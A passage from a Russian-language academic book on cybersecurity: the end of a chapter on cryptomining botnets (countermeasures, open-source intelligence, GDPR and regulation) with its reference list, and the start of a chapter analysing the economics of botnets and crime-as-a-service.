Противодействие атакам BGP, описанное в [32], основано на разнообразии соединений. Майнинговые пулы используют несколько шлюзов у разных провайдеров, и многоканальное подключение дает дополнительную защиту. Также помогают шифрование трафика, VPN и намеренная периодическая смена сетевых соединений. Признаками захвата маршрута могут служить изменение времени прохождения пакетов туда и обратно, внезапная смена соседних узлов; дополнительную защиту дает разделение каналов управления и данных.

Большинство работ рассматривает внешних противников экосистемы Bitcoin, например ботмастеров, запускающих скрытый майнинг [67]. Однако угроза может исходить и от одного или нескольких пулов, стремящихся увеличить собственную выгоду за счет конкурентов. В [67] стратегический выбор атакующих пулов исследован методами теории игр. Для MarioNet [27] предложены черные и белые списки, явное разрешение пользователя, отключение веб-воркеров либо ограничение доли времени, в течение которого они могут работать в браузерном сеансе.

11.4.4 Социальные механизмы

Описанные выше меры охватывают технические способы предупреждения атак ботнетов и реагирования на них. Однако исследования показывают, что социальные площадки также служат ценным источником сведений об угрозах. Разведывательные данные из открытых источников (OSINT) получают с популярных сайтов, досок объявлений, форумов и социальных сетей. Анализ этих материалов раскрывает сведения о деятельности вокруг криптовалют и возможных атаках. Не менее важны правила и законодательство, определяющие границы законной работы с криптовалютами.

11.4.4.1 Разведка по открытым источникам

Помимо технических мер, для прогнозирования атак можно применять вычислительные методы социальных наук. В [68] обсуждения на форумах и возникающий вокруг отдельных валют ажиотаж используются для оценки их будущего успеха. Сведения социальных сетей, дискуссионных площадок и сетевой анализ могут раскрывать приемы и инфраструктуру майнинговых ботнетов. В [69] частота упоминаний сопоставляется с ценой Bitcoin. BotSniffer [16] обнаруживает согласованное поведение множества ботов, отвечающих на команды или одновременно создающих сообщения. BotDet [70] использует вредоносные IP-адреса, SSL-соединения, доменные признаки и подключения Tor; там же приведен обзор современных средств обнаружения.

Сходный метод обнаружения применен в [19]. Авторы статистически исследовали сайты с майнерами, проверяя, связана ли вероятность заражения с популярностью ресурса, местоположением сервера или содержимым. Сильной зависимости ни от рейтинга Alexa, ни от местоположения, ни от тематики обнаружить не удалось.

11.4.4.2 Законодательство и правила

В 2016 году Европейский союз принял Общий регламент по защите данных (GDPR). После двухлетнего переходного периода он вступил в силу в мае 2018 года. Требования распространяются не только на организации в ЕС, но и на любые компании, предлагающие товары и услуги гражданам Союза либо отслеживающие их действия. GDPR требует ясно выраженного согласия на сбор и обработку данных, закрепляет право на уведомление об утечке, доступ к данным, конфиденциальность и удаление сведений. Максимальный штраф составляет 4 % годового оборота или 20 миллионов евро.

Влияние GDPR на блокчейн оценивают по-разному. В аналитическом документе IBM [71] показано, как блокчейн может помочь обеспечить права субъектов данных ЕС, безопасность обработки, законность и согласие, подотчетность, а также защиту данных по замыслу и по умолчанию. Другие исследователи считают, что регламент способен нарушить фундаментальные принципы блокчейна — прозрачность и неизменяемость. Остается, например, вопрос, являются ли ключи шифрования персональными данными [72] и кто несет ответственность при утечке [73]. Вместе с тем GDPR может ограничить скрытый криптоджекинг, при котором без согласия используются ресурсы посетителей сайтов, приложений и IoT-устройств.

В [74] подробно рассмотрено регулирование криптовалют в разных странах. Авторы [75] предлагают правила, которые не подавляют инновации, но препятствуют преступному использованию цифровых денег. Особенно важную роль здесь играет сектор финансовых технологий. Первичные предложения монет (ICO) привлекли более 20 миллиардов долларов и стали заметным источником финансирования. Роль ICO в финансовых технологиях, ИТ и бизнесе, а также национальные и международные правила их проведения рассмотрены в [76].

11.5 Направления дальнейшего развития

Криптовалюты получают все более широкое признание в государственном управлении, банковской сфере, электронной коммерции и других отраслях, но рост заметности приносит новые угрозы. В этой главе рассмотрены атаки ботнетов на майнинг, двойственная природа браузерной добычи и меры противодействия. Риски охватывают весь диапазон участников: на одном конце находится черный рынок, где ботнеты бесконтрольно создаются и развиваются, на другом — обычный пользователь, торгующий криптовалютой и не подозревающий, что его устройства помогают преступной сети.

Распределенный майнинг затрагивает право, финансовые технологии и общество. Многие страны приняли криптовалюты, тогда как другие запретили или существенно ограничили их. Там, где цифровые деньги законны, правила майнинга и расчетов товарами и услугами различаются. Необходимость снизить энергопотребление будет влиять и на регулирование, и на развитие новых протоколов — например, доказательства доли владения (PoS) вместо энергоемкого доказательства работы (PoW). Законодателям приходится учитывать множество разных монет и обещанную ими анонимность. Она полезна законным участникам рынка, но одновременно создает сильный стимул для преступной деятельности в даркнете.

Наконец, распространение криптовалют зависит от отношения общества. Доказательство работы Bitcoin требует участия пользователей. Исследований препятствий росту достаточно, но жизнеспособность криптовалют в глазах широкой публики изучена хуже. Первые результаты опроса об отношении к криптоактивам [77] показывают, что люди знают о цифровых активах, однако плохо понимают принципы их работы. Другие исследования восприятия приведены в [78] и

[79]. Угрозы ботнетов и прочего вредоносного ПО лишь усиливают путаницу и могут серьёзно помешать массовому внедрению.

Литература

- [1] S. Silva, R. Silva, R. Pinto, and R. M. Salles. Botnets: A survey. *Computer Networks*, 2:378-403, 2013.
- [2] M. Anagnostopoulos, G. Kambourakis, and S. Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15 (5):455-473, 2016.
- [3] Bitcoin Energy Consumption Index. Available at <https://digiconomist.net/bitcoin-energy-consumption>.
- [4] L. Ablon, M. C. Libicki, and A. A. Golay. *Markets for Cybercrime Tools and Stolen Data: Hackers' Bazaar*. Rand Corporation, 2014.
- [5] A. Minnaar. 'Crackers', cyberattacks and cybersecurity vulnerabilities: The difficulties in combatting the 'new' cybercriminals. *Acta Criminologica: Southern African Journal of Criminology*, 2014(Special Edition 2):127-144, 2014.
- [6] R. Richardson, and N.M. North. Ransomware: Evolution, mitigation and prevention. *International Management Review*, 13(1), 10-21, 2017.
- [7] Symantec. Internet Security Threat Report. Vol. 24 Retrieved from www.symantec.com/security-center/threat-report, 2019.
- [8] F. Sinitsyn. Kaspersky security bulletin - Story of the year 2017. Ransomwares new menace. Retrieved from <https://securelist.com/ksb-story-of-the-year-2017/83290/>.
- [9] J. Redman. Bitcoin Personalities: Artforz and the GPU Arms Race. Retrieved from <https://news.bitcoin.com/bitcoin-personalities-artforz-gpu-arms-race/>.
- [10] J. Bonneau. Hostile blockchain takeovers (short paper). In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 92-100, 2018.
- [11] E. Heilman, A. Kendler, A. Zohar, and S. Goldberg. Eclipse attacks on bitcoin's peer-to-peer network. In *Proceedings of the USENIX Security Symposium*, pages 129-144, 2015.
- [12] R. Vighiarolo. GhostMiner fileless cryptomining malware has code that kills itself and other strains. Retrieved from www.techrepublic.com/article/ghostminer-fileless-cryptomining-malware-has-code-that-kills-itself-and-other-strains/
- [13] Y. Pan, J. White, and Y. Sun. Assessing the threat of web worker distributed attacks. In *Proceedings of the IEEE Conference on Communications and Network Security (CNS)*, pages 306-314, 2016.
- [14] R. K. Konoth, E. Vineti, V. Moonsamy, M. Lindorfer, C. Kruegel, H. Bos, and G. Vigna. Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1714-1730. ACM, 2018.
- [15] R. Perdisci, W. Lee, and N. Feamster. Behavioral clustering of http-based malware and signature generation using malicious network traces. In *Proceedings of the USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 10:14, 2010.
- [16] G. Gu, J. Zhang, and W. Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 16th Annual Network & Distributed System Security Symposium Proceedings*, 2008.
- [17] S. Eskandari, A. Leoutsarakos, T. Mursch, and J. Clark. A first look at browser-based cryptojacking. *arXiv preprint arXiv:1803.02887*, 2018.

- [18] Coinhive. A cryptominer for your website. <https://coinhive.com/>
- [19] M. Musch, C. Wressnegger, M. Johns, and K. Rieck. Web-based cryptojacking in the wild. arXiv preprint arXiv:1808.09474, 2018.
- [20] Z. Yu, M.H. Au, J. Yu, R. Yang, Q. Xu, and W.F. Lau. New empirical traceability analysis of CryptoNote-Style blockchains. In Financial Cryptography and Data Security (FC), 2019.
- [21] D. Y. Huang, H. Dharmdasani, S. Meiklejohn, V. Dave, C. Grier, D. McCoy, S. Savage, N. Weaver, A. C. Snoeren, and K. Levchenko. Botcoin: Monetizing stolen cycles. In Proceedings of the Network & Distributed System Security Symposium Proceedings, 2014.
- [22] C.G.J. Putman, Abhishta, and L. Nieuwenhuis. Business model of a botnet. In Proceedings of the 26th IEEE Euromicro International Conference on Parallel, Distributed and Network-based Processing (PDP), 2018, pages 441-445, 2018.
- [23] J.-W. Nijhuis. Effect of IoT botnets on cryptocurrency, 27th University of Twente Student Conference on IT July, pages 1-6, 2017.
- [24] J. M. Pedersen and E. Kidmose. Security in internet of things: Trends and challenges. In Bir Proceedings of the 2018 Short Papers, workshops and Doctoral Consortium Co-located With 17th International Conference on Perspectives in Business Informatics Research (bir 2018), 2018.
- [25] K. Fong, K. Hepler, R. Raghavan, and P. Rowland. Riot: Quantifying consumer costs of insecure internet of things devices University of California Berkeley White Paper. Retrieved from www.ischool.berkeley.edu/projects/2018/riot-quantifying-consumer-harms 2018.
- [26] P. Papadopoulos, P. Ilia, and E. P. Markatos. Truth in web mining: Measuring the profitability and cost of cryptominers as a web monetization model. arXiv preprint arXiv:1806.01994, 2018.
- [27] P. Papadopoulos, P. Ilia, M. Polychronakis, E. P. Markatos, S. Ioannidis, and G. Vasiliadis. Master of web puppets: Abusing web browsers for persistent and stealthy computation. arXiv preprint arXiv:1810.00464, 2018.
- [28] R. Ragan and O. Salazar. Cloudbots: Harvesting crypto coins like a botnet farmer. BlackHat USA, 2014.
- [29] Pony. Retrieved from www.cyber.nj.gov/threat-profiles/trojan-variants/pony.
- [30] J. Biggs. New malware hijacks your Windows clipboard to change crypto addresses. Retrieved from <https://techcrunch.com/2018/07/03/new-malware-highjacks-your-windows-clipboard-to-change-crypto-addresses/>
- [31] B. Levene, and J. Grunzweig. Sure, Ill take that! New ComboJack Malware Alters Clipboards to Steal Cryptocurrency. Retrieved from <https://unit42.paloaltonetworks.com/unit42-sure-ill-take-new-combojack-malware-alters-clipboards-steal-cryptocurrency/>, 2018.
- [32] M. Apostolaki, A. Zohar, and L. Vanbever. Hijacking bitcoin: Routing attacks on cryptocurrencies. In Proceedings of the IEEE Symposium on Security and Privacy (SP), pages 375-392, 2017.
- [33] D. Palmer. A giant botnet is forcing Windows servers to mine cryptocurrency. Retrieved from www.zdnet.com/article/a-giant-botnet-is-forcing-windows-servers-to-mine-cryptocurrency/.
- [34] E. Tannam. WannaMine and Smominru: The cryptocurrency botnets causing havoc. Retrieved from www.siliconrepublic.com/enterprise/wannamine-smominru-botnets-cryptocurrency/.
- [35] M. Kumar. New cryptocurrency mining malware infected over 500,000 PCs in just few hours. Retrieved from <https://thehackernews.com/2018/03/cryptocurrency-mining-malware.html>.
- [36] H. Washburn. How Adylkuzz uses the EternalBlue Exploit. Retrieved from www.datto.com/au/blog/how-adylkuzz-uses-the-eternalblue-exploit.

- [37] J. Gu. Coin miner mobile malware returns, hits Google play. Retrieved from <http://blog.trendmicro.com/trendlabs-security-intelligence/coin-miner-mobile-malware-returns-hits-google-play/>.
- [38] C. Cimpanu. Android malware will destroy your phone. No ifs and buts about it. Retrieved from www.bleepingcomputer.com/news/security/android-malware-will-destroy-your-phone-no-ifs-and-buts-about-it/.
- [39] S. Higgins. Google pulls five mobile wallpaper apps due to bitcoin mining malware. Retrieved from www.coindesk.com/google-pulls-six-mobile-wallpaper-apps-bitcoin-mining-malware.
- [40] B. Haas and M. Veenstra. Botnet of infected Word-Press sites attacking WordPress sites. Retrieved from www.wordfence.com/blog/2018/12/wordpress-botnet-attacking-wordpress/
- [41] K. McCarthy. CBS's Showtime caught mining crypto-coins in viewers' web browsers. Retrieved from <https://bit.ly/2gjzQas>.
- [42] C. Cimpanu. Cryptojacking script found in live Help widget, impacts around 1,500 sites. Retrieved from www.bleepingcomputer.com/news/security/cryptojacking-script-found-in-live-help-widget-impacts-around-1-500-sites/.
- [43] P. Greenfield. Government websites hit by cryptocurrency mining malware. Retrieved from www.theguardian.com/technology/2018/feb/11/government-websites-hit-by-cryptocurrency-mining-malware.
- [44] J. Grunzweig. Monero miners continue to plague users via Russian BitTorrent site. Retrieved from <https://researchcenter.paloaltonetworks.com/2018/03/unit42-monero-miners-continue-plague-users-via-russian-bittorrent-site/>.
- [45] L. Kelion. Starbucks cafe's wi-fi made computers mine crypto-currency. Retrieved from www.bbc.co.uk/news/technology-42338754.
- [46] A. Sulleyman. Hackers infect Facebook Messenger users with malware that secretly mines bitcoin. Retrieved from www.independent.co.uk/life-style/gadgets-and-tech/news/digmine-facebook-messenger-cryptocurrency-mining-malware-monero-bitcoin-a8125021.html.
- [47] E. Kent. Steam game accused of turning PCs into cryptocurrency miners. Retrieved from www.eurogamer.net/articles/2018-07-30-steam-game-abstractism-turns-pcs-into-cryptocurrency-miners.
- [48] R. McMillan. Gaming company fined 1M dollars for turning customers into secret Bitcoin army. Retrieved from www.wired.com/2013/11/e-sports/.
- [49] D. Maciejak. Yet another crypto mining botnet? Retrieved from www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html.
- [50] C. Cimpanu. Sly malware author hides cryptomining botnet behind ever-shifting proxy service. Retrieved from <https://dollardestruction.com/15396/>.
- [51] J. Grunzweig. Large scale Monero cryptocurrency mining operation using XMRig. Retrieved from <https://researchcenter.paloaltonetworks.com/2018/01/unit42-large-scale-monero-cryptocurrency-mining-operation-using-xmrigh/>.
- [52] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas. DDoS in the IoT: Mirai and other botnets. *IEEE Computer*, 50:7, 80-84, 2017.
- [53] D. McMillen. Mirai IoT Botnet: Mining for Bitcoins? Retrieved from <https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/>.
- [54] B. B. Zarpelao, R.S., Miani, C.T. Kawakani, and S.C.de Alvarenga A survey of intrusion detection in Internet of Things. *Journal of Network and Computer Applications*, 84:25-37, 2017.
- [55] S. Nomm, and M. Bahsi. Unsupervised anomaly based botnet detection in IoT networks. In *Proceedings of the 17th IEEE International Conference on Machine Learning and Applications*, pages 1048-1053, 2018.

- [56] O. Brun, Y. Yin, and E. Gelenbe. Deep learning with dense random neural network for detecting attacks against IoT-Connected home environments. *Procedia Computer Science*, 84:458-463, 2018.
- [57] Y. Meidan, M. Bohadana, Y. Mathov, Y. Mirsky, Y. A. Shabtai, D. Breiten-Bacher, and Y. Elovici. N-BaloTNetwork-Based detection of IoT botnet attacks using deep autoencoders. *IEEE Pervasive Computing*, 17 (3):12-22, 2018.
- [58] S. Hilt, N. Huq, V. Kropotov, R. McArdle, C. Pernet, and R. Reyes. Exposed and vulnerable critical infrastructure: Water and Energy Industries. In *Trend Micro, Trend Labs Research Paper*, pages 1-70, 2018.
- [59] W. Wang, B. Ferrell, X. Xu, K. W. Hamlen, and S. Hao. Seismic: Secure inlined script monitors for interrupting cryptojacks. In *Proceedings of the European Symposium on Research in Computer Security*, pages 122-142. Springer, 2018.
- [60] R. Tahir, M. Huzaifa, A. Das, M. Ahmad, C. Gunter, F. Zaffar, M. Caesar, and N. Borisov. Mining on someone else's dime: Mitigating covert mining operations in clouds and enterprises. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 287-310. Springer, 2017.
- [61] M. Zwang, S. Somin, A. Pentland, and Y. Altshuler. Detecting bot activity in the Ethereum blockchain network. *arXiv preprint arXiv:1810.01591*, 2018.
- [62] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In *Proceedings of the 19th International Conference on World Wide Web*, pages 921-930. ACM, 2010.
- [63] W. Zeller and E. W. Felten. *Cross-site Request Forgeries: Exploitation and Prevention*. Bericht, Princeton University, 2008.
- [64] J. Perez. Cryptomining is all the rage among hackers, as DDoS amplification attacks continue. Retrieved from <https://blog.qualys.com/news/2018/03/09/cryptomining-is-all-the-rage-among-hackers-as-ddos-amplification-attacks-grow>.
- [65] S. T. Ali, P. McCorry, P. H.-J. Lee, and F. Hao. Zombiecoin: Powering next-generation botnets with bitcoin. In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 34-48. Springer, 2015.
- [66] G. Hurlburt. Shining light on the dark web. *IEEE Computer*, 50:4, 2017.
- [67] A. Laszka, B. Johnson, and J. Grossklags. When bitcoin mining pools run dry. In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 63-77. Springer, 2015.
- [68] E. Jahani, P. M. Krafft, Y. Suhara, E. Moro, and A. Pentland. Scamcoins, shitposters, and the search for the next bitcoin tm: Collective sensemaking in cryptocurrency discussions. *Proceedings of the ACM on Human-Computer Interaction*, 2(CSCW):79, 2018.
- [69] A. Barysevich, P. Moriuchi, and D. Hatheway. Proliferation of mining malware signals a shift in cybercriminal operations. In *Recorded Future Insikt Group Research Report*, pages 1-17, 2017.
- [70] I. Ghafir, V. Prenosil, M. Hammoudeh, T. Baker, S. Jabbar, S. Khalid, S. Jaf. Botdet: A system for real time botnet command and control traffic detection. In *IEEE Access*, 6, pages 38947-38958, 2017.
- [71] IBM Whitepaper. *Blockchain and GDPR: How blockchain could address five areas associated with GDPR compliance*, 2017.
- [72] F. Coelho. The GDPR-blockchain paradox: A work around. In *Proceedings of the 1st workshop on GDPR compliant systems, co-located with 19th ACM International Middleware Conference*, 2018.
- [73] O. Jackson. Is it possible to comply with GDPR using blockchain? *International Financial Law Review*, May 2018.

- [74] R. Broadhurst, D. Lord, D. Maxim, H. Woodford-Smith, C. Johnston, H. W. Chung, S. Carroll, H. Trivedi, and B. Sabol. Malware trends on darknetcrypto-markets: Research review. Available at SSRN 3226758, 2018.
- [75] O. Marian. A conceptual framework for the regulation of cryptocurrencies. *University of Chicago Law Review Dialogue*, 82:53, 2015.
- [76] J. D. Moran. The impact of regulatory measures imposed on initial coin offerings in the United States market economy. *Catholic University Journal of Law and Technology*, 26(2):7, 2018.
- [77] A. J. Watson. The Inaugural Cryptoasset Sentiment Survey. Retrieved from <https://medium.com/@ajwatson/the-inaugural-cryptoasset-sentiment-survey-ade3a92ca4d0>.
- [78] R. Farrell. An analysis of the cryptocurrency industry, Wharton Dissertation, University of Pennsylvania, 2015.
- [79] L.-C. Chen and D. Farkas. Individual attitude, trust and risk perception towards blockchain technology, virtual currency exchanges, cryptocurrency transactions and smart contracts. In *AIS Technology Research, Education and Opinion*, 2018.

Глава 12. Пора отвлечь доходы ботнетов от преступного кошелька?

Giovanni Bottazzi и Gianluigi Me

Университет LUISS Guido Carli

Pierluigi Perrone и Giuseppe Giulio Rutigliano

Римский университет Tor Vergata

12.1 Введение

Киберпреступность растёт по всем показателям: числу и разнообразию атак, количеству жертв, экономическому ущербу, географическому охвату и технической сложности. Бизнес-модель «преступление как услуга» (CaaS) поддерживает цифровую теневую экономику, предлагая готовые коммерческие средства почти для любого вида киберпреступлений. По некоторым оценкам, она присваивает от 15 до 20 % ценности, создаваемой интернетом, и ускоряет коммерциализацию и техническое развитие преступной деятельности. Злоумышленник может арендовать ботнет [1] или собрать собственный вариант из доступного кода [2].

Ботнеты стали одной из основных платформ финансовой киберпреступности. С их помощью, например, из европейских банков похитили более 36 млн евро [3], причём в отдельные недели ущерб достигал 500 тыс. евро [1]. Из-за неполноты данных невозможно точно определить долю ботнетов в теневой экономике. Однако Европейский центральный банк оценил ущерб от мошеннических онлайн-транзакций в зоне евро за 2018 год более чем в 1,32 млрд евро. Масштаб этой угрозы нельзя недооценивать.

В этой главе показано, почему онлайн-транзакции, особенно мобильные, становятся одной из главных целей ботнетов и почему принятая политика управления рисками слабо препятствует таким атакам. Даже сеть из миллиона узлов способна создать достаточно трафика, чтобы нарушить работу большинства компаний из списка Fortune 500. Ботнет размером с Conficker, насчитывавший около 10 млн машин, мог бы парализовать сетевую инфраструктуру крупной страны.

Преступные организации могут недорого арендовать основные компоненты ботнета [4]. При этом против них работает обратная сторона сетевого эффекта, обеспечившего успех интернет-бизнеса: наиболее привлекательные цели легко предсказать, но они по-прежнему защищены недостаточно.

12.2 Характеристика ботнет-атаки

Ботнет — сеть заражённых компьютеров, или ботов, которыми оператор управляет через один или несколько серверов С&С. По этим каналам ботмастер передаёт команды и обновляет вредоносную программу. Успех сети зависит от способности заразить как можно больше машин и одновременно скрыть их активность и расположение управляющих серверов. Для распространения современные ботнеты эксплуатируют уязвимости, социальную инженерию и фишинг.

Однако техническое устройство само по себе не объясняет успех и долговечность ботнетов. Их распространению способствуют экономические, социальные, организационные и технические особенности современных интернет-рынков. Эти условия можно разделить на три группы: мотивы преступников, факторы доступности атак и открывающиеся возможности.

12.2.1 Мотивации

Ботнеты подходят для кибервойны, терроризма, мошенничества и множества других атак, но чаще всего их используют ради прибыли. Вычислительные ресурсы заражённых машин и хранящиеся на них данные монетизируют через кражу личности, спам, накрутку рекламных переходов, вымогательство и DDoS-атаки.

Рынок ботнетов превратил «преступление как услугу» в глобальную угрозу. Клиент арендует настраиваемую вредоносную программу вместе с сетью захваченных компьютеров, владельцы которых невольно становятся источниками атак. Расследование усложняется, а правоохранительным органам труднее выйти на настоящих организаторов. Даже группировка без собственных технических специалистов получает доступ к сложным и прибыльным инструментам.

12.2.2 Факторы, делающие атаки возможными

Распространению этой модели способствуют три главных фактора:

1. Множество плохо защищённых целей. По прогнозам, к 2020 году к интернету должны были подключить от 50 до 100 млрд бытовых устройств, тогда как средства их защиты оставались слабыми. Дешёвая высокоскоростная связь и быстрое развитие вредоносных программ помогли таким семействам, как Zeus, надолго сохранить ведущую роль в финансовых ботнетах.
2. Низкая стоимость «преступления как услуги». Примерно за 3000 долларов можно приобрести комплект на основе Zeus с настраиваемыми веб-инъекциями и регулярными обновлениями. Доставку полезной нагрузки обеспечивают сторонние спам-службы, наборы эксплойтов с географическим нацеливанием и сервисы перенаправления трафика. Продавцы снабжают продукты обучающими видеороликами и даже бесплатной помощью в чате при установке [5].
3. Политика управления рисками у потенциальных жертв. Интернет-экономика создаёт от 2 до 3 трлн долларов в год [6] и концентрирует пользователей на небольшом числе платформ, где победитель получает почти весь рынок. Платёжные сети и другие двусторонние площадки опасаются строгих мер предотвращения: дополнительные проверки раздражают клиентов и могут повредить репутации. Поэтому организации часто предпочитают незаметно распределять последствия мошенничества с помощью страхования. Пользователь получает компенсацию, а платформа за сравнительно небольшую страховую премию сохраняет клиента. В итоге значительный общий ущерб размазывается по огромному числу участников, а деньги продолжают поступать в теневую экономику.

12.2.3 Возможности

Цели преступников остаются прежними, но ботнеты дают им возможности, недоступные традиционной преступности, и создают гораздо более опасную бизнес-модель. Рынок достиг такой зрелости, что поставщикам выгоднее сдавать отдельные услуги в аренду, чем самостоятельно проводить всю операцию. Разработка вредоносной программы, заражение узлов и размещение серверов передаются специализированным преступным группам [7].

На рис. 12.1 показана активность банковских ботнетов в 2015 году. Многие из них представляли собой варианты или обновления Zeus. Они атаковали почти все виды финансовых организаций — от коммерческих банков до кредитных союзов — и выводили значительные средства. Новые семейства становились всё сложнее и превращались в полнофункциональные управляемые платформы, доступные как услуга любому желающему совершить киберпреступление.




Рис. 12.1. Активность банковских ботнетов в 2015 году.

Так особенно отчётливо проявляется принцип «противник становится сильнее» [8]: сложность системы работает в пользу атакующего. Без продуманной и согласованной стратегии рынок ботнетов продолжит расти.

12.3 Игра ботнетов

С 1990-х годов финансовые веб-службы получили огромную популярность. Онлайн-каналы позволили организациям обслуживать клиентов в реальном времени и резко сократить расходы на отделения и бумажные операции. Распространение мобильных устройств добавило ещё один массовый канал электронного банкинга.

Из всех технологий последних пятидесяти лет интернет, вероятно, сильнее всего изменил повседневную жизнь развитых стран. Почти половина американцев совершает покупки в сети, а более 40 % банковских операций выполняется онлайн. Каждую минуту пользователи загружают на YouTube двадцать часов видео и проводят около 5 % всего времени в интернете в социальных сетях, включая Facebook [9]. Массовый переход в сеть потребовал усилить аутентификацию и контроль транзакций: новые службы быстро стали целью всё более сложных атак.

Исследования [10] показывают, что преступники выбирают одни цели значительно чаще других. Особенно часто атакуют банки, обслуживающие интернет-аптеки, которые одновременно становятся объектами спам-кампаний. Однако пока не удалось точно определить, какие показатели управляют выбором. Возможно, вместо формального расчёта затрат и выгод злоумышленники повторяют действия коллег, следуют советам с форумов и из чатов либо, напротив, ищут ещё не освоенные цели.

Кроме того, даже если атакующие [11] давно сместили фокус к эксплуатации клиентских уязвимостей, самого слабого звена интернет-цепочки создания ценности, они заранее не знают, имеет ли каждая отдельная жертва действующие меры безопасности, хранит ли активы, не имеющие ценности, или неосознанно защищена внешними средствами, например банком, обнаружившим вредоносные транзакции. Поэтому модель угроз для интернета не должна противопоставлять атакующего и защитника по отдельности. Было бы невозможно специализировать эксплойты для каждой жертвы, особенно в современном понимании модели доходов ботнета, где вся структура автоматизирована и строится на массовом заражении.

В итоге целевая организация, банк или другой участник платежной системы, может быть выбрана не только потому, что она богата сама по себе, но и потому, что ее пользователи представляют большой и удобный пул потенциальных жертв. В такой игре ботнетов выгода зависит от масштаба, доступности, переносимости похищаемых средств и от вероятности того, что атака останется достаточно дешевой и незаметной.

Схематически можно сказать, что атакующий выбирает между затратами на построение и эксплуатацию ботнета, ожидаемыми доходами и риском вмешательства защитников или правоохранительных органов. Защитники, в свою очередь, выбирают между затратами на предотвращение, потерями от мошенничества, возможным ущербом репутации и неудобством, которое слишком жесткие меры создают для клиентов. Именно поэтому речь идет об игре: решения одной стороны меняют стимулы другой.

На рис. 12.2 показан типичный сценарий атаки типа «водопой»: преступник компрометирует сайт, который посещает целевая группа пользователей, и через него доставляет вредоносный код на клиентские устройства. Такая техника хорошо сочетается с логикой ботнета, поскольку позволяет масштабировать заражение через доверенный или привычный для жертв ресурс.

